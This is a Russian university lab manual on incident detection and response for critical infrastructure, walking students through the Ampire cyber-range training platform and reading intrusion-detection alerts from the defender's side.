

Министерство науки и высшего образования РФ

Томский государственный университет
систем управления и радиоэлектроники

А.А. Конев, А.Ю. Якимук

**ВЫЯВЛЕНИЕ ИНЦИДЕНТОВ И
ПРОТИВОДЕЙСТВИЕ АТАКАМ НА ОБЪЕКТЫ
КРИТИЧЕСКОЙ ИНФОРМАЦИОННОЙ
ИНФРАСТРУКТУРЫ**

Учебно-методическое пособие
для студентов направлений подготовки
10.00.00 Информационная безопасность

Томск
2022

УДК 004.056
ББК 32.973.26-018.2
К 64

Рецензент:

Давыдова Е.М., доцент кафедры комплексной информационной безопасности электронно-вычислительных систем ТУСУР, канд. техн. наук

Конев, Антон Александрович

К 64Выявление инцидентов и противодействие атакам на объекты критической информационной инфраструктуры: учебно-методическое пособие / А.А. Конев, А.Ю. Якимук. – Томск: Томск. гос. ун-т систем упр. и радиоэлектроники, 2022. – 174 с.

Настоящее учебно-методическое пособие содержит описания лабораторных и самостоятельных работ по дисциплине «Выявление инцидентов и противодействие атакам на объекты критической информационной инфраструктуры» для направлений подготовки, входящих в укрупненную группу специальностей и направлений 10.00.00 Информационная безопасность.

УДК 004.056
ББК 32.973.26-018.2

© Конев А.А., Якимук А.Ю. 2022
© Томск. гос. ун-т систем упр. и радиоэлектроники, 2022

СОДЕРЖАНИЕ

Введение.....	4
ЛАБОРАТОРНАЯ РАБОТА №1	
Выявление инцидентов информационной безопасности.....	5
ЛАБОРАТОРНАЯ РАБОТА №2	
Защита баз данных предприятия	39
ЛАБОРАТОРНАЯ РАБОТА №3	
Защита контроллера домена предприятия.....	61
ЛАБОРАТОРНАЯ РАБОТА №4	
Защита данных файлового сервера	82
ЛАБОРАТОРНАЯ РАБОТА №5	
Защита данных сегмента АСУ ТП	104
ЛАБОРАТОРНАЯ РАБОТА №6	
Защита научно-технической информации предприятия.....	123
ЛАБОРАТОРНАЯ РАБОТА №7	
Защита корпоративного портала от внутреннего нарушителя	145
Литература	174

Введение

Целью преподавания дисциплины является освоение основных принципов управления инцидентами информационной безопасности и основ мониторинга инфраструктуры организации, а также формирование знаний о процессах и системах мониторинга.

Задачи изучения дисциплины – получение студентами:

- знаний о принципах определения событий информационной безопасности (ИБ) как инцидентов ИБ;
- умений и навыков по оценке и реагированию на идентифицированные инциденты ИБ;
- знаний об основных методах контроля обеспечения информационной безопасности в организации;
- умений и навыков нормативному обеспечению управления инцидентами информационной безопасности;
- умений и навыков планирования, подготовки, использования, анализа и улучшения процесса управления инцидентами информационной безопасности;
- умений и навыков реагирования на инциденты информационной безопасности.

ЛАБОРАТОРНАЯ РАБОТА №1

Выявление инцидентов информационной безопасности

В лабораторной работе были рассмотрены аспекты работы с комплексом Amprе от лица преподавателя, участника группы мониторинга и группы реагирования.

Программный комплекс Amprе предназначен для обучения будущих сотрудников профильных подразделений методам выявления компьютерных атак, развитию практических навыков расследования компьютерных инцидентов ИБ, алгоритмам группового взаимодействия, реализации защитных мер по устранению найденных недостатков ИБ в информационных сетях общего и специального назначения (кредитно-финансовая сфера, КИИ, телеком и т.д.). Amprе в учебном процессе – это платформа, позволяющая проводить практические занятия на цифровом двойнике реальной инфраструктуры.

Назначение учебно-тренировочной платформы Amprе:

- отработка навыков выявления компьютерных атак;
- отработка навыков расследования инцидентов ИБ;
- отработка навыков оценки защищённости элементов информационных сетей;
- отработка взаимодействия между подразделениями;
- отработка методических рекомендаций по нейтрализации компьютерных атак;
- отработка превентивных мер по предупреждению компьютерных атак и инцидентов.

Организация процесса отражения атаки происходит с участием двух команд: мониторинга и реагирования.

Задачи группы мониторинга: анализ событий ИБ, заведение карточек инцидентов, описание вектора атаки (Cyber Kill Chain). Задачи группы реагирования: расследование инцидентов, устранение уязвимостей.

Ход работы

1. Начало работы с Ampire

Перейдите на ресурс Ampire. Для этого введите в поисковой строке браузера `ampire.am.int` (Рисунок 1).




Рисунок 1 – Переход на сайт Ampire

Перед вами всплывает окно авторизации (Рисунок 2). Для дальнейшей работы в системе у каждого пользователя должна быть своя учетная запись (обратиться к преподавателю).




Рисунок 2 – Окно авторизации Ampire

Если вам будет одобрен доступ к системе с учетной записи преподавателя – самостоятельно перейдите во вкладку Пользователи и добавьте новую группу (Рисунок 3).




Рисунок 3 – Окно добавления новой группы

После ввода названия группы можно перейти к регистрации новых пользователей. Нажмите на кнопку Добавить в окне Пользователи и введите соответствующие данные. Регистрация нового пользователя представлена на рисунках 4–5.

Логин	Пароль
lab1	
Имя	Фамилия
lab1	lab1
Email	Компания
lab1@mail.ru	lab1
Группа	
Группа ГПО	

Рисунок 4 – Создание нового пользователя

Пользователь	Email	Компания	Логин
lab1 lab1	lab1@mail.ru	lab1	lab1

Рисунок 5 – Новый пользователь

После создания группы и добавления в неё пользователей можно перейти к созданию новой тренировки. Для этого в верхнем правом углу перейдите во вкладку Тренировки и нажмите на кнопку Добавить (Рисунок 6).




Рисунок 6 – Вкладка создания новой тренировки

Перед вами появится окно создания новой тренировки (Рисунок 7).




Рисунок 7 – Окно создания новой тренировки

Заполните соответствующие поля. Выберите шаблон, содержащий сценарий (Рисунок 8).



Рисунок 8 – Выбранный шаблон

Выберите сценарий, по которому будет проходить тренировка. На момент написания методических указаний в систему интегрированы 6 сценариев (Рисунок 9).




Рисунок 9 – Сценарии тренировки

Выберите длительность тренировки. Продолжительность выбирается в зависимости от цели запуска тренировки. Для проверки навыков прохождения можно поставить более низкую продолжительность. Для более подробного знакомства с системой поставьте максимальную продолжительность (Рисунок 10).

По истечении таймера вы всё так же сможете работать с системой сценария и самостоятельно закрывать уязвимости, однако индикаторы закрытия уязвимости на сайте Ampire обновляться больше не будут.




Рисунок 10 – Выставление продолжительность тренировки

В поле Группа выберите группу из которой далее будут добавлены участники тренировки.

После выбора группы выберите участников тренировки. Во вкладке участники *отметьте галочками тех, кто будет добавлен в команду мониторинга*. Те, кого не отметят галочками *автоматически будут добавлены в группу реагирования*.

Далее, выберите лидера команды группы реагирования. Лидер группы реагирования будет распределять карточки инцидентов, полученные от группы мониторинга между участниками группы реагирования, то есть, по сути будет распределять обязанности для оперативного закрытия уязвимостей.




Рисунок 11 – Выбор лидера команды группы реагирования

Сохраним изменения. Теперь новая тренировка будет отображаться в окне так, как показано на рисунке 12.

Тренировка	Шаблон	Сценарий	Прогресс	Статус	Уязвимости
Lab1	Корпоративная сеть	Защита базы данных предприятия	0	не запущена	0/3

Рисунок 12 – Созданная тренировка

Кликнув на тренировку можно посмотреть информацию о ней (Рисунок 13).

Рисунок 13 – Информация о тренировке

Для запуска тренировки нажмите на кнопку Начать. Начнется подготовительный процесс проведения атаки (Рисунок 14). В это время двум командам следует подготовиться к началу работы.

Дата	Событие	Описание
12:19:12	[ATTACK_SCRIPT] Первый этап : Сканирование внешней сети организации в поиске открытого 80-го порта	Начало атаки на сеть 185.88.181.0/24
12:19:12	[ATTACK_SCRIPT] Первый этап : Сканирование внешней сети организации в поиске открытого 80-го порта	Начало атаки на сеть 185.88.181.0/24
12:19:15	[ATTACK_SCRIPT] Первый этап : Сканирование внешней сети организации в поиске открытого 80-го порта	Сервер не обнаружен

Рисунок 14 – Подготовительный процесс проведения атаки
Можно просмотреть подробную информацию о сценарии.

– Если нажать на вкладку Шаблон Корпоративная сеть – можно увидеть логическую схему прохождения соответствующего сценария (Рисунок 15). На схеме показаны все узлы, задействованные в процессе совершения атаки. Логическая схема будет доступна для всех участников тренировки.




Рисунок 15 – Логическая схема прохождения сценария

– Если нажать на вкладку Сценарий Защита базы данных предприятия – начнется скачивание архива с руководствами по эксплуатации приложений к соответствующему сценарию (Рисунок 16).




Рисунок 16 – Загрузка материалов

В нижней части находятся логи прохождения атаки. В них отражены действия нарушителя, проводящего атаку. Логи можно увидеть только с учетной записи преподавателя.

О завершении подготовительного процесса можно узнать через полосу загрузки, либо просмотрев последний лог (Рисунок 17). По логам при необходимости можно организовать поиск, нажав на соответствующую кнопку поиска (Рисунок 18).




Рисунок 17 – Завершение подготовительного процесса




Рисунок 18 – Поиск по логам

При необходимости тренировку можно досрочно завершить и перезапустить (Рисунок 19).

На время написания методических указаний *перезапускать* тренировку крайне не рекомендуется. Лучшим решением в случае необходимости будет завершение текущей тренировки и создание новой.




Рисунок 19 – Кнопки завершения и перезапуска тренировки

Далее, можно приступить к прохождению сценария. Для удобства во время тренировки можно вывести всю необходимую информацию на главный монитор. Для этого перейдем на вкладку Главное и нажмем на вкладку тренировки (Рисунок 20).



Рисунок 20 – Вкладка тренировки

Прогресс прохождения тренировки будет отображен на дашборде (Рисунок 21).




Рисунок 21 – Дашборд прогресса тренировки

Разберем обозначения индикаторов.

1. Состояние закрытия уязвимостей. После успешного закрытия одной из уязвимостей соответствующий индикатор загорится зелёным. При потере подключения с сервером индикатор загорится голубым.

2. Индикатор карточек инцидентов. Здесь отображается отношение закрытых карточек (карточка считается полностью закрытой после оценивания её преподавателем) к их общему числу.

3. Индикатор закрытых уязвимостей. Здесь отображается отношение закрытых уязвимостей к их общему числу.

4. Коэффициент эффективности прохождения сценария. Показатель рассчитывается с учётом нескольких параметров, отражающих продуктивность прохождения тренировки.

2. Работа команды мониторинга

С учетной записи участника группы мониторинга перейдем к запущенной тренировке (Рисунок 22).

Тренировки		
Тренировка	Команда	Активна
Lab1	мониторинг	●

Рисунок 22 – Активная тренировка

Перед пользователем появится вся необходимая информация для выполнения своей цели в прохождении сценария в рамках участника группы мониторинга (Рисунок 23).

Ключевым полем является список IP адресов для подключения к средствам обнаружения вторжений (Рисунок 24), где будут отображены события и инциденты в рамках сценария. Для начала работы с этими средствами достаточно просто нажать на их название, осуществится переход по соответствующему IP.

СЕТЕВОЙ СЕНСОР VIPNET IDS NS	10.10.220.125
SECONION	10.10.220.113
TIAS	10.10.220.121

Рисунок 23 – Список IP-адресов для подключения к средствам IDS

На момент написания методических указаний в системе использованы 3 средства для обнаружения вторжений:

- 1) Сетевой сенсор VIPNET IDS NS

VIPNet IDS NS обеспечивает автоматическое обнаружение угроз и регистрацию событий в журнале. Информация о зарегистрированных

событиях хранится в базе данных ViPNet IDS NS. В базе данных выполняется циклическая перезапись информации, при которой самые старые записи журнала удаляются, а освободившееся место используется для записи новых данных.

Для начала работы необходимо авторизоваться, используя существующую учетную запись (обратиться к преподавателю) (Рисунок 24).



Рисунок 24 – Вход в учетную запись ViPNet IDS NS

Главная веб-страница программно-аппаратного комплекса представлена на рисунке 25.




Рисунок 25 – Главная страница VipNet IDS NS

Для обнаружения уязвимости необходимо проанализировать журнал событий ИБ сетевого сенсора VipNet IDS NS. Для этого перейдите на вкладку События (Рисунок 26).

Дата и время	Код события	Кол.	Название правила	Класс	Протокол	IP-адрес источника	Порт источ...	IP-адрес получателя	Порт получ...	Напра...
2022-05-05 14:05:50.70...	3001647	1	AM CURRENT_EVENTS ICMP PING-Flood	attempted-dos	ICMP	10.10.1.254		10.10.1.253		→ →
2022-05-05 14:04:57.58...	3001647	1	AM CURRENT_EVENTS ICMP PING-Flood	attempted-dos	ICMP	10.10.1.254		10.10.1.253		→ →
2022-05-05 14:04:10.25...	2001972	1	ET SCAN Behavioral Unusually fast Ter...	network-scan	TCP	185.88.181.55	46470	10.10.4.11	3389	→ →
2022-05-05 14:04:04.55...	3001647	1	AM CURRENT_EVENTS ICMP PING-Flood	attempted-dos	ICMP	10.10.1.254		10.10.1.253		→ →
2022-05-05 14:03:11.37...	3001647	1	AM CURRENT_EVENTS ICMP PING-Flood	attempted-dos	ICMP	10.10.1.254		10.10.1.253		→ →
2022-05-05 14:02:18.29...	3001647	1	AM CURRENT_EVENTS ICMP PING-Flood	attempted-dos	ICMP	10.10.1.254		10.10.1.253		→ →
